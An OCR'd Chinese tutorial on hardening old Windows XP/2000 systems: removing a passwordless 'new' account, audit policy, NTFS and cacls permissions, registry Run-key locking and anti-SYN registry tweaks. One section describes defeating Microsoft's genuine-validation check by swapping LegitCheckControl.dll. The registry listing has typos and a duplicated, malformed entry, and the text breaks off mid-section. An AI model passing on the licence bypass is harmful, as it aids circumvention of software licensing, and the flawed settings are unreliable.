对于系统自身的漏洞，我们也没有什么好的办法，只能靠打补丁，对于打补丁，大家可以参照06年的菜鸟轻轻松松打补丁的文章！




图35




图36

Windows系统本身的安全设置

一、系统与磁盘格式选择

1.不要使用Ghost版的XP系统

很多Ghost版的XP系统在默认状态下存在一个空口令的new帐户，并且同时默认开启终端服务，可

以说给Windows开了一个大大的后门，如果发现自己的电脑中存在如图31、图32的情况，那么就说明你的电脑极有可能使用的是Ghost版的XP系统。解决办法是先把new用户删除，然后在“运行”中输入**services.msc**，打开“服务”，找到terminal services，将其属性设置为“已禁用”即可。

2. 磁盘格式选择NTFS文件系统

NTFS文件系统是加密文件系统，之所以称为加密文件系统是因为使用该文件系统，可以对磁盘分区进行权限设置，通过设置访问权限在一定程度上可以保护爱机的安全。NTFS文件系统支持2000以上的操作系统，对于WinXP家庭版并不支持权限设置。

3. 如何成为正版XP用户

由于微软在Windows Update中放出一个更新程序“Windows正版增值验证工具（KB892130）”使原来的验证方法失效了，那么我们怎样才可以突破限制获取微软的各种服务而“冒充”正版用户呢？网上的高手早就有了答案，我们只要把一个叫LegitCheckControl.dll的文件复制到c:/windows/system32/并替换原文件就可以突破了。

二、策略设置

在“开始”—“运行”中输入**control admintools**，打开管理工具，双击“本地安全策略”，前面我们对帐户和密码的策略进行了设置，下面先来设置本地策略，打开”本地策略”，单击“审核策略”，双击“审核登录事件”，如图33。

将“审核这些操作”中的“成功”、“失败”都选上，以相同的方法把“审核帐户管理”、“审核帐户登录事件”、“审核目录服务访问”都设置好。这样系统会把一些非法入侵信息记录到日志中，我们可以在“开始”—“运行”中输入**eventvwr.msc**打开“事件查看器”来查看。在“安全选项”中，一定要根据自己的需要把相应的设置项设置好，如图34。

三、权限设置

1. 对磁盘进行权限设置

要对磁盘权限进行设置，条件是Win2K以上的操作系统但不包含WinXP（家庭版）且文件系统必须为NTFS。我们以Win2k为例，点击驱动器盘符，选择“属性”，如图35。我们点“添加”，选择adminitrator和system，确定后，再选择everyone，单击“删除”，如图36。然后单击“高级”，勾选“重置所有子对象的权限并允许传播可继承权限”，如图37。




图37

2. 某些文件的权限设置

对于某些独立文件，我们可以使用cacls命令对该文件进行权限设置，比如我们建立一个23.txt的文件，然后在CMD下输入**cacls 23.txt /e /g administrator:f**，回车后，我们继续输入**type 23.txt**，会提示拒绝访问，如图38。




图38

在命令提示符下可以通过输入**cacls /?**来查看该命令的详细使用方法！我们使用该命令对系统的一些危险文件进行权限设置，把如下代码保存为fangmuma.bat。

```
cacls autoexec.bat /e /g administrtor:f
cacls system.ini /e /g administrator:f
cacls win.ini /e /g administrator:f
cacls config.sys /e /g administrator:f
```

把该文件存储到系统根目录下运行后会在一定程度上防止以这些文件加载木马程序。注意在运行前，一定要把“我的电脑”—“工具”—“文件夹选项”下的“显示所有文件和文件夹”勾选，否则系统会提示找不到指定文件。以相同的原理，我们可以对系统中的debug.exe、net.exe、net1.exe、delete.exe等文件进行相同的操作！

3. 注册表启动项的权限设置

对注册表中一些自启动项的键值设置权限，在一定程度上可以防范恶意程序的利用注册表实现自启动，常见的注册表自启动键如图39所示。




图39




图40

我们以HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run为例进行设置，在“开始”—“运

行”中输入**regedt32**，打开注册表编辑器，找到以上键值，然后在右键菜单中选择“权限”，如图40。

首先单击“高级”，将“从父项继承那些可以应用到子对象的权限项目，包括那些在此明确定义的项目(I)”前的勾去掉，单击“确定”把除administrator和system 帐户以外的帐户和帐户组全部“删除”，然后再勾选上“从父项继承那些可以应用到子对象的权限项目，包括那些在此明确定义的项目(I)”！




图41

4．让WinXP家庭版也“支持”NTFS权限设置

我们知道WinXP家庭版的用户无法使用NTFS文件系统的权限设置，其实我们完全可以使用一款叫做file security manager的软件实现该功能，软件运行后的界面如图41所示。

我们可以在每个驱动器盘符上点右键选择“权限”对磁盘进行权限设置，另外还可以对磁盘内的每个文件或者文件夹通过点右键选择“权限”的方法对文件或者文件夹进行权限设置，如图42。该工具可以说比NTFS提供的权限设置还要方便！




图42

5．通过注册表增强系统抗SYN攻击能力、优化网络

我们可以通过修改注册表提高系统的抗SYN攻击能力，把如下代码保存为syn1.reg（以Win2K为例，XP可根据需要自行设置）！

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters]
"EnableDeadGWDetect"=dword:00000000
"EnableICMPRedirects"=dword:00000000
"NoNameReleaseOnDemand"=dword:00000001
"KeepAliveTime"=dword:000493e0
"TcpMaxHalfOpen"=dword:00000064
"SynAttackProtect"=dword:00000002
"TcpMaxHalfOpen"="dword:00000064"
"TcpMaxHalfOpen"=dword:00000064
"TcpMaxHalfOpenRetried"=dword:00000050
"TcpMaxConnectResponseRetransmissions"=dword:00000001
"TcpMaxDataRetransmissions"=dword:00000003
"TCPMaxPortsExhausted"=dword:00000005
"DisableIPSourceRouting"=dword:0000002
"TcpTimedWaitDelay"=dword:0000001e
```

把如下代码保存为syn2.reg！

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Afd\Parameters]
